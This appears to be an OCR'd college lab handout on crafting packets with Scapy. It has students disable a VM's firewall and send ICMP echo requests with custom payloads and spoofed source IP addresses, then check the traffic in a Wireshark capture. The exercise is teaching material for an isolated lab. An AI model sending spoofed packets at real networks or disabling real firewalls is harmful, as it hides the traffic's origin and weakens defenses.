
Activity 3: Packet Crafting with Scapy

If you thought crafting packets with hping3 was neat, wait until you see what you can do with Scapy! Unlike hping3, which consists commands entered at the terminal, Scapy uses a Python interface to craft and send packets. Scapy allows you to type individual commands or even write a script. Read more about Scapy at https://scapy.net/ .
The common theme continues, as this tool can be used for both good and bad.


- On the Kali Linux VM, open a terminal.



- On the Windows 10 VM, turn **Windows Defender Firewall off**.



- On the Windows 10 VM, start sniffing in Wireshark with a display filter of icmp. Locate and analyze the related traffic.




Make sure your syntax is correct. A missing parenthesis or slash (or an extra one) could cause errors. Python is case sensitive, as well. To break out of anything in Scapy, press **CTRL-C**. Press **ENTER** after each command or function call.

Step 1: Send customized ICMP echo requests with Scapy.

a) Start Scapy as follows: **sudo scapy**
Ignore the "Can't import PyX. Won't be able to use psdump() or pdfdump()" message if it appears.

b) Call the exit() function to exit out of Scapy: **exit()**



c) On the Kali Linux VM, start Scapy again.


d) At the Scapy prompt, type the following command to use the **send()** function to send an IP packet, made with the **IP()** function, with an ICMP echo request packet, made with the **ICMP()** function, inside of it:


send(IP(dst="192.168.1.108")/ICMP()/"Staten Island, NY")

(Substitute the IP address of the Windows 10 VM.)


The only values specified are that the IP packet should have a destination IP address of the Windows 10 VM and the ICMP payload should be Staten Island.


You will see confirmation in Scapy that one packet was sent. In Wireshark, find the payload of "Staten Island" in both the ICMP echo request and subsequent ICMP echo reply. **Take the screenshot.**






e) At the Scapy prompt, one at a time, enter the following two commands: **send(IP(src="1.9.9.7", dst="192.168.1.108")/ICMP()/"College of Staten Island")**
send(IP(src="2.0.0.5",dst="192.168.1.108")/ICMP()/"Brooklyn College")
(Substitute the IP address of the Windows 10 VM.)
These commands send ICMP echo requests with customized payloads and spoofed IP addresses. For each, you'll see "Sent packets." in Scapy. Find the corresponding payloads in Wireshark.








Windows 11 x64 - VMware Workstation
File Edit View VM Tabs Help
Debian 12.x 64-bit
Windows 11 x64
Capturing from Ethernet0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Proto Lengt Info
86 12.723 10.0.0.180 10.0.0.123 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 87)
87 12.723 10.0.0.123 10.0.0.180 ICMP 59 Echo (ping) reply id=0x0000, seq=0/0, ttl=128 (request in 86)
1811 285.895 1.0.0.10 224.0.0.1 ICMP 60 Mobile IP Advertisement (Normal router advertisement)
3297 535.141 1.9.9.7 10.0.0.123 ICMP 66 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3298)
3298 535.141 10.0.0.123 1.9.9.7 ICMP 66 Echo (ping) reply id=0x0000, seq=0/0, ttl=128 (request in 3297)
3571 605.932 2.0.0.5 10.0.0.123 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 3572)
3572 605.932 10.0.0.123 2.0.0.5 ICMP 58 Echo (ping) reply id=0x0000, seq=0/0, ttl=128 (request in 3571)
Frame 3571: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on
Ethernet II, Src: VMware_77:68:9a (00:0c:29:77:68:9a), Dst: VMware_c4:7d
Internet Protocol Version 4, Src: 2.0.0.5, Dst: 10.0.0.123
Internet Control Message Protocol
0000 00 0c 29 c4 7d 11 00 0c 29 77 68 9a 08 00 45 00
0010 00 2c 00 01 00 00 40 01 6e 51 02 00 00 05 0a 00
0020 00 7b 08 00 fd c8 00 00 00 00 42 72 6f 6f 6b 6c
0030 79 6e 20 43 6f 6c 6c 65 67 65 00 00
yn Colle ge
Internet Control Message Protocol: Protocol
Packets: 3938 · Displayed: 7 (0.2%)
Profile: Default
Search
ENG US
6:13 PM 2024-10-05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

